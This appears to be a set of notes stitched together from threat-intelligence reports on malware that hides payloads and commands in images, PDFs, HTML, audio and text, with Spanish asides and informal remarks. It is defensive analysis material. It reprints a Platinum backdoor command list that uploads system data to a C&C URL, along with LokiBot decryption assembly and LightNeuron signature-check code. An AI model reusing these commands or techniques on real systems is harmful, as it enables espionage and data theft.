By sifting through six months' worth of data (Jan-Jun 2019) covering over 50,000 samples from the Trend Micro™ Smart Protection Network™ infrastructure, we managed to gain insight into how Powload has incorporated new techniques to increase its effectiveness, especially in its ability to hide from detection. Here's what we've learned.

Powload in the wild

A typical Powload attack uses social engineering techniques to get the user to click on an email attachment — for example, disguising the email as an invoice document supposedly from a supplier. The Powload samples incidents we've observed often use attachments that contain a macro coded with Visual Basic for Attachments (VBA), which, when clicked, activates a hidden PowerShell process to download and execute the malware payload. Most Powload variants will often incorporate obfuscation techniques to avoid hash-based detections.

While PowerShell scripts remain the most common method for downloading and executing the malware, the methods for tricking users into clicking the attachments and for hiding traces of the malware from security software are not always the same. We observed some basic techniques that range from using macro-enabled documents as social engineering lures to using hacking tools for obfuscation.

https://blog.trendmicro.com/trendlabs-security-intelligence/from-fileless-techniques-to-using-steganography-examining-powloads-evolution/

https://github.com/peewpw/Invoke-PSImage RUIDOSA!!!!
(Encodes a PowerShell script in the pixels of a PNG file)

How Powload uses steganography

The use of steganography — hiding code within an image — isn't new. Hacking groups, for instance, are known to use steganography for retrieving their backdoors. Exploit kits employ it to hide their malvertising traffic, while other threats use it to hide their command-and-control (C&C) communication.

In Powload's case, it uses steganography to retrieve an image containing malicious code. Based on the code-extraction routines of the Powload variants we analyzed, they abuse a publicly available script (Invoke-PSImage) to create the images containing their malicious codes.

The attachments in the spam emails have malicious macro code embedded inside the document that executes a PowerShell script, which downloads an image hosted online. It then processes the downloaded image to acquire the code hidden inside the image.

Figure 3. Snapshot of code showing a PowerShell script downloading an image and acquiring the hidden code using GetPixel (highlighted)

Figure 4. Screenshot of an image containing the malicious code




Figure 5. Examples of spam email sent to recipients, using purchase order/invoice- (left) and reference material/"signboard"-related social engineering lures to urge users to download and click the attachments

Oceanlotus APT Group (Abril 2019) – APT32

https://www.fireeye.com/blog/threat-research/2017/05/cyber-espionage-apt32.html


The OceanLotus group, also known as APT32 and APT-C-00, mainly targets companies and governments with networks in East Asian countries, including China, the Philippines and Vietnam. This group consistently updates their infrastructure, backdoors and infection vectors to bypass the latest security measures. One of their recently developed backdoors utilizes several innovative techniques to try and convince users to execute the backdoor (ie. via a phishing campaign or a watering hole attack). This advanced backdoor can also implement software that slows down threat detection and analysis.

The steganography algorithm used by APT32 seems to be specifically developed for this purpose and it is designed to conceal the encrypted malware payload within PNG images to minimize as much as possible the possibility of detection by malware discovery tools.

PNG images used to encode payloads

The Cylance researchers observed the steganography loaders in the wild during September 2018 and discovered that, while their general architecture is not identical, the payload extraction procedure used by both of them is the same.

https://www.bleepingcomputer.com/news/security/oceanlotus-apt-uses-steganography-to-load-backdoors/
https://threatpost.com/oceanlotus-apt-uses-steganography-to-shroud-payloads/143373/
https://threatvector.cylance.com/en_us/home/report-oceanlotus-apt-group-leveraging-steganography.html



Payload decoding process

ScarCruft (mayo 2019) APT37

https://attack.mitre.org/groups/G0067/

"In order to evade network level detection, the downloader uses steganography. The downloaded payload is an image file, but it contains an appended malicious payload to be decrypted…"


An advanced persistent threat (APT) group known as ScarCruft is now using malware to steal information off of Bluetooth devices.

Kaspersky Lab came across the malware during its analysis of ScarCruft's recent activity. The security firm investigated a multistage binary infection scheme in which the group used an initial dropper that bypassed Windows User Account Control (UAC) to execute the next payload with higher privileges. With the help of public privilege escalation exploit code CVE-2018-8120, the malicious installer created and executed a downloader that connected to a command-and-control (C&C) server and downloaded the next payload: an image file that contained an appended malicious file hidden by steganography. This payload turned out to be ROKRAT, a backdoor known for stealing information.

https://www.kaspersky.com/about/press-releases/2019_scarcruft-evolve

ScarCruft contains a malicious payload that is encrypted and embedded into an image file that has to be decrypted (Barth, 2019). Now just stop and think for a moment how much effort these malware developers had to spend to write this code that does all of that… That is sophisticated on an entirely different level. We're talking highly skilled, super knowledgeable blackhat level here. Very few people in the world possess both the knowledge and the skill to create this type of malware. So, now we are starting to see North Korea show its prowess on the cyber espionage and cyber warfare scene. They are certainly a force to be contended with along the same lines as Russia, China, Iran, and other allied nations like the UK, France, and Isreal.

WTF!!!!



https://securelist.com/scarcruft-continues-to-evolve-introduces-bluetooth-harvester/90729/

LightNeuron/Turla (May 2019)

https://www.welivesecurity.com/wp-content/uploads/2019/05/ESET-LightNeuron.pdf

The Command and Control protocol is fully based on emails and uses steganography to store data in PDF and JPG attachment




Figure 11 // LightNeuron Transport Agent

Installation

The attackers drop this executable in the Exchange folder located in the Program Files folder. This first step requires Administrative privileges. Then, they execute the script in Figure 8 to register the DLL as a Transport Agent. This second step is required before the malware starts receiving events from Exchange.

1. EXECUTIVE SUMMARY

Turla, also known as Snake, is one of oldest, still-active cyberespionage groups, with more than a decade of experience. Its operators mainly focus on high-profile targets such as governments and diplomatic entities in Europe, Central Asia and the Middle East. They are known for having breached major organizations such as the US Department of Defense in 2008 and the Swiss defense company RUAG in 2014. More recently, several European countries including France and the Czech Republic went public to denounce Turla's attacks against their governments.

To perform these operations, Turla's operators own a large arsenal of malware including a rootkit, several complex backdoors (with a notable one for Microsoft Outlook), and a large range of tools to pivot on a network.

In this white paper, we present the analysis of LightNeuron, a backdoor specifically designed to target Microsoft Exchange mail servers.

Key points in this white paper:

- Turla is believed to have used LightNeuron since at least 2014.
- LightNeuron is the first publicly known malware to use a malicious Microsoft Exchange Transport Agent.
- LightNeuron can spy on all emails going through the compromised mail server.
- LightNeuron can modify or block any email going through the compromised mail server.
- LightNeuron can execute commands sent by email.
- Commands are hidden in specially crafted PDF or JPG attachments using *steganography*.
- LightNeuron is hard to detect at the network level because it does not use standard HTTP(S) communications.
- LightNeuron was used in recent attacks against diplomatic organizations in Eastern Europe and the Middle East.

LightNeuron/Turla (May 2019)

https://www.welivesecurity.com/wp-content/uploads/2019/05/ESET-LightNeuron.pdf

JPG

In case of a JPG image, it first computes a signature using 16 bytes from the first quantization table. The quantization table is a part of the JPG format and contains data used during the compression of the picture.

It performs several XOR operations on these 16 bytes and compares the result against a hardcoded signature, as shown in Figure 21.

```
v1 = *input;
signature[0] = input[4] ^ *input;
v3 = v1 ^ input[10];
v4 = input[1];
signature[4] = v3;
signature[1] = v4 ^ input[5];
v5 = input[11];
v6 = input[2];
signature[5] = v4 ^ v5;
signature[2] = v6 ^ input[6];
v7 = v6 ^ input[12];
v8 = input[3];
signature[6] = v7;
signature[3] = v8 ^ input[7];
signature[7] = v8 ^ input[13];
return (unsigned int)kind_of_strnchr(signature, (char *)custom_signature, 8u) == 0;

custom_signature db 250, 16, 82, 145, 40, 219, 213, 176
```

Figure 21 // Validation of the JPG signature (HexRays output)

We can view these multiple XOR (⊕) operations on the input, followed by a comparison, as a set of mathematical equations:

$$\begin{cases} input_0 \oplus input_4 = 250 \\ input_1 \oplus input_5 = 16 \\ input_2 \oplus input_6 = 82 \\ input_3 \oplus input_7 = 145 \\ input_5 \oplus input_{11} = 40 \\ input_1 \oplus input_{11} = 219 \\ input_2 \oplus input_{12} = 213 \\ input_3 \oplus input_{13} = 176 \end{cases}$$

Figure 22 // Modified JPG picture with embedded commands for LightNeuron

Once we have the set of equations, we can easily solve it manually or use a SMT (Satisfiability Modulo Theories) solver such as Microsoft Z3 [20] to find out whether a solution exists and, if so, to find one possible solution. It turns out this set of equations is solvable and we use the solution to create a JPG image that can pass the check.

If the previous equation is satisfied, it gets the length of the container from offset 0x0F of the quantization table.

Finally, it extracts the container from the last Start of Scan section, another standard field of the JPG format.

By modifying the quantization table, the resulting picture is also affected. However, the image is still valid, as shown in Figure 22.

PDF

In the case of a PDF document, the routine first checks for a signature by performing XOR operations with the data from offset 0x0B to offset 0x10. One way to satisfy this signature condition is by setting all the values from offset 0x0B to 0x10 to 0x00.

If the previous signature is satisfied, the routine reads the offset of the blob of data containing the command, which we call the container, from offset 0x11. It also reads the size of the container from offset 0x15. Finally, it copies the container data. Figure 18 shows these operations.

```
offset_command_container = *(int *)(input_data + 17);
if ( (unsigned int)offset_command_container >= (unsigned int)data_len )
  return 0i64;
len_command_container = *(unsigned int *)(input_data + 21);
if ( (unsigned int)len_command_container >= (int)data_len - (int)offset_command_container )
  return 0i64;
v12 = &input_data[offset_command_container];
if ( &input_data[offset_command_container + (int)len_command_container] > &input_data[data_len] )
  return 0i64;
command_data = F_init_string();
string::append(command_data, &data[offset_command_container], len_command_container);
```

Figure 18 // Extraction of the container data from the PDF (HexRays output)

A visualization in a hexadecimal editor of the different fields is shown Figure 19.

```
00000000:  25 50 44 46-2D 31 2E 35-0A 25 C3 00-00 00 00 00  %PDF-1.5◘%
00000010:  00 00 4B 03-00 54 00 00-00 A4 C3 BC-C3 B6 C3 9F    K♥ T    ñ
00000020:  0A 32 20 30-20 6F 62 6A-0A 3C 3C 2F-4C 65 6E 67  ◘2 0 obj◘<</Leng
00000030:  74 68 20 33-20 30 20 52-2F 46 69 6C-74 65 72 2F  th 3 0 R/Filter/
                                   ...
00034B00:  00 00 00 50-66 41 48 5A-BE E3 20-C0 85 75 4B      PfAHZ╛π └àuK
00034B10:  AC 5C 7F 37-61 48 C1 CD-B4 AD 85 DC-9C A0 C6 84  ¼\⌂7aH┴═┤¡à▄£á╞ä
00034B20:  FB 60 ED B1-21 84 EF 8B-78 A5 C8 6B-6D F1 38 0A  √`±!äï‹x¥╚kmñ8◘
00034B30:  84 F1 79 C3-6F B6 99 E1-11 80 18 CF-8A 7F D3 A6  ä±yÃo╢Öß◄Ç↑Ï⌂Ó¦
00034B40:  B1 7D 76 B6-F9 98 35 40-B5 19 81 35-11 8E 9E FC  ▒}v╢ù˜5@µ↓ü5◄ÄA₧ü
00034B50:  8E 9C 49 43-0A 73 74 61-72 74 78 72-65 66 0A 32  Ä£IC◘startxref◘2
```

Figure 19 // Representation in hexadecimal of a PDF containing a container


This PDF, which was modified to embed a command, is still valid as you can see in Figure 20.

Figure 20 // Modified PDF document with embeded commands for LightNeuron. Snake is another name for Turla.

Platinum APT Group (Junio 2019)

https://attack.mitre.org/groups/G0068/

https://securelist.com/platinum-is-back/91135/



Text steganography


The image above shows that the data is encoded as groups of spaces delimited with tabs. Each group contains from zero to seven spaces and the number of spaces represents the next three bits of data. For example, the first group on line 944 contains six spaces, so it will be decoded as $6_{10} = 110_2$.

C&C interaction

Once up and running, the backdoor compares the current time against the "Eradicate Days", activation date and "Office Hours" values, and locates valid proxy credentials in "Credential Store" and "Protected Storage".

When all the rules are fulfilled, the backdoor connects to the malware server and downloads an HTML page.

On the face of it, the HTML suggests that the C&C server is down:



However, this is because of the steganography. The page contains embedded commands that are encrypted with an encryption key, also embedded into the page. The embedded data is encoded with two steganography techniques and placed inside the <--1234567890> tag (see below).

```
jn=1
1=dirlist *p C:\progra~1\ *s http://happiness.freevar.com/joy/50days.php *f msdd1.dat *u love *w 30
2=dirlist *p c:\Progra~1\videolan\vlc *s http://happiness.freevar.com/joy/50days.php *f msdd2.dat *u love *w 30
3=processlist *s http://happiness.freevar.com/joy/50days.php *f msdp1.dat *u love *w 30
4=execute *t %comspec% *a /c systeminfo > "c:\Windows\Temp\msdsi.dat" *w 30
5=dirlist *p c:\Windows\Temp\ *s http://happiness.freevar.com/joy/50days.php *f msdd3.dat *u love *w 30
6=upload *t c:\Windows\Temp\msdsi.dat *s http://happiness.freevar.com/joy/50days.php *f msdsi.dat *u love *w 30
7=execute *t %comspec% *a /c del "c:\Windows\Temp\msdsi.dat" *w 30
8=dirlist *p c:\Windows\Temp\ *s http://happiness.freevar.com/joy/50days.php *f msdd4.dat *u love
```

An interpretation of the raw commands extracted from the HTML page after decryption


<break> Esteganografía en lenguajes de marcado… HTML/XML…

1. **Ocultación basada en caracteres invisibles**. Son técnicas apoyadas en ocultar información no visible en el código de una página web (ocultando texto con el color del fondo de la página web, utilizando meta-tags, etc.). Por ejemplo, las herramientas *WebStego* e *Invisible Secret* ocultan información utilizando espacios (bit 0) o código de tabulador (bit 1) al final de cada línea de una página web.

2. **Modificación de los caracteres de las etiquetas**. Las etiquetas son "insensitive". Esta característica permite jugar con mayúsculas y minúsculas en los nombres de las etiquetas para codificar una información oculta. Ej, <html> <HTML> <Html> <hTml><HtmL>…

3. **Cambiar el orden de los atributos de una etiqueta**. <img src="coco.jpg" alt="galleta"> <img alt="galleta" src="coco.jpg"> Ej, herramienta Deogol de *Stephen Forrest (2002)*. La capacidad de ocultación de información por etiqueta es $\log_2$ (nº atributos!) bits. Por ejemplo, si una etiqueta tiene 8 atributos simplemente cambiando su orden, podemos ocultar $\log_2$ (8!) = 15.3 bits, casi dos octetos de información.

</break>



Waterbug/Turla (Jun 2019) & XMRig Monero CPU miner (Oct 2019)

https://www.symantec.com/blogs/threat-intelligence/waterbug-espionage-governments
https://threatvector.cylance.com/en_us/home/malicious-payloads-hiding-beneath-the-wav.html

WAV audio files are now being used to hide malicious code

Steganography malware trend moving from PNG and JPG to WAV files. → ?

POSTED: 20 JUN, 2019 | 12 MIN READ | THREAT INTELLIGENCE

Waterbug: Espionage Group Rolls Out Brand-New Toolset in Attacks Against Governments

Waterbug may have hijacked a separate espionage group's infrastructure during one attack against a Middle Eastern target.

The Waterbug espionage group (aka Turla) has continued to attack governments and international organizations over the past eighteen months in a series of campaigns that have featured a rapidly evolving toolset and, in one notable instance, the apparent hijacking of another espionage group's infrastructure.

"Cylance said this particular threat actor was hiding DLLs inside WAV audio files. Malware already-present on the infected host would download and read the WAV file, extract the DLL bit by bit, and then run it, installing a cryptocurrency miner application named XMRrig…"

"The use of stego techniques requires an in-depth understanding of the target file format," Lemos told *ZDNet*. "It is generally used by sophisticated threat actors that want to remain undetected for a long period of time.

"Developing a stego technique takes time, and several blogs have detailed how threat actors such as OceanLotus or Turla implemented payload hiding," Lemos added.

"These publications make it possible for other threat actors to grasp the technique and use it as they see fit."

A proper way of dealing with steganography is… not dealing with it at all. Since stego is only used as a data transfer method, companies should be focusing on detecting the point of entry/infection of the malware that abuses stegonagraphy, or the execution of the unauthorized code spawned by the stego-laced files.

https://blog.didierstevens.com/2019/11/12/steganography-and-malware/

LokiBot (Agosto 2019)

https://blog.trendmicro.com/trendlabs-security-intelligence/lokibot-gains-new-persistence-mechanism-uses-steganography-to-hide-its-tracks/

First advertised as an information stealer and keylogger when it first appeared in underground forums, LokiBot has added various capabilities over the years. Recent activity has seen the malware family abusing Windows Installer for its installation and introducing a new delivery method that involves spam mails containing malicious ISO file attachments. Our analysis of a new LokiBot variant shows that it has improved its capabilities for staying undetected within a system via an updated persistence mechanism and the use of steganography to hide its code.

One likely reason for this particular variant's reliance on steganography is that it adds another layer of obfuscation — wscript (the VBS file interpreter) is used to execute the malware instead of the actual malware executing itself. Since the autostart mechanism uses a script, future variants can choose to change the persistence method by modifying the script file on the fly.

As one of the most active information stealers in the wild today, LokiBot shows no signs of slowing down. The updates to its persistence and obfuscation mechanisms show that LokiBot is still being updated and will likely remain a threat to be dealt with in the near future.

LokiBot found in April to be hiding Zipx file attachments inside PNG images, but TrendMicro reports in August that recently LokiBot has been found to be hiding an encrypted binary inside JPEGs. This binary is extracted, unencrypted and executed by VB Script in order to maintain flexibility…

LokiBot's use of steganography

A previous incident involving LokiBot was reported back in April in which the malware variant was seen using malicious Zipx file attachments hidden inside a PNG image file.

In this case, the LokiBot variant hides the encrypted binary inside the image file, first by looking for the "marker" that signifies the start of the encrypted file. The string appears to be "#$%^&*()__#@$#57$#!@", which it searches for via a substring function.

Figure 5. The encrypted binary inside the image file


After locating the file, it then begins the decryption process. The resulting decrypted file is then loaded for the succeeding stages of unpacking. Based on the input and output, it does not use a block cipher such as AES to decrypt the contents of the file and uses its own method of decryption instead.

```
55          PUSH EBP                                  start decryption
8BEC        MOV EBP,ESP
83C4 F8     ADD ESP,-8
53          PUSH EBX
56          PUSH ESI
57          PUSH EDI
8955 F8     MOV DWORD PTR SS:[EBP-8],EDX
8945 FC     MOV DWORD PTR SS:[EBP-4],EAX
8B45 F8     MOV EAX,DWORD PTR SS:[EBP-8]
8B55 FC     MOV EDX,DWORD PTR SS:[EBP-4]
E8 8A28FBFF CALL jkcgjj.00404418
8B45 FC     MOV EAX,DWORD PTR SS:[EBP-4]
E8 EE2AFBFF CALL jkcgjj.00404684
8BF8        MOV EDI,EAX
85FF        TEST EDI,EDI
7E 39       JLE SHORT jkcgjj.00451BD5
BB 01000000 MOV EBX,1
8B45 FC     MOV EAX,DWORD PTR SS:[EBP-4]
0FB67418 FF MOVZX ESI,BYTE PTR DS:[EAX+EBX-1]
8BC6        MOV EAX,ESI
83C0 DF     ADD EAX,-21
83E8 5E     SUB EAX,5E
73 1E       JNB SHORT jkcgjj.00451BD1
8B45 F8     MOV EAX,DWORD PTR SS:[EBP-8]
E8 212DFBFF CALL jkcgjj.004048DC
8D4418 FF   LEA EAX,DWORD PTR DS:[EAX+EBX-1]
50          PUSH EAX
8D46 0E     LEA EAX,DWORD PTR DS:[ESI+E]
B9 5E000000 MOV ECX,5E
99          CDQ
F7F9        IDIV ECX
83C2 21     ADD EDX,21
58          POP EAX
8810         MOV BYTE PTR DS:[EAX],DL
43          INC EBX
4F          DEC EDI
75 CC       JNZ SHORT jkcgjj.00451BA1
5F          POP EDI
5E          POP ESI
5B          POP EBX                                   01185318
59          POP ECX
59          POP ECX
5D          POP EBP
```

Figure 6. The decryption routine

Operation Ghost – The Dukes (Oct 2019)

https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Operation_Ghost_Dukes.pdf



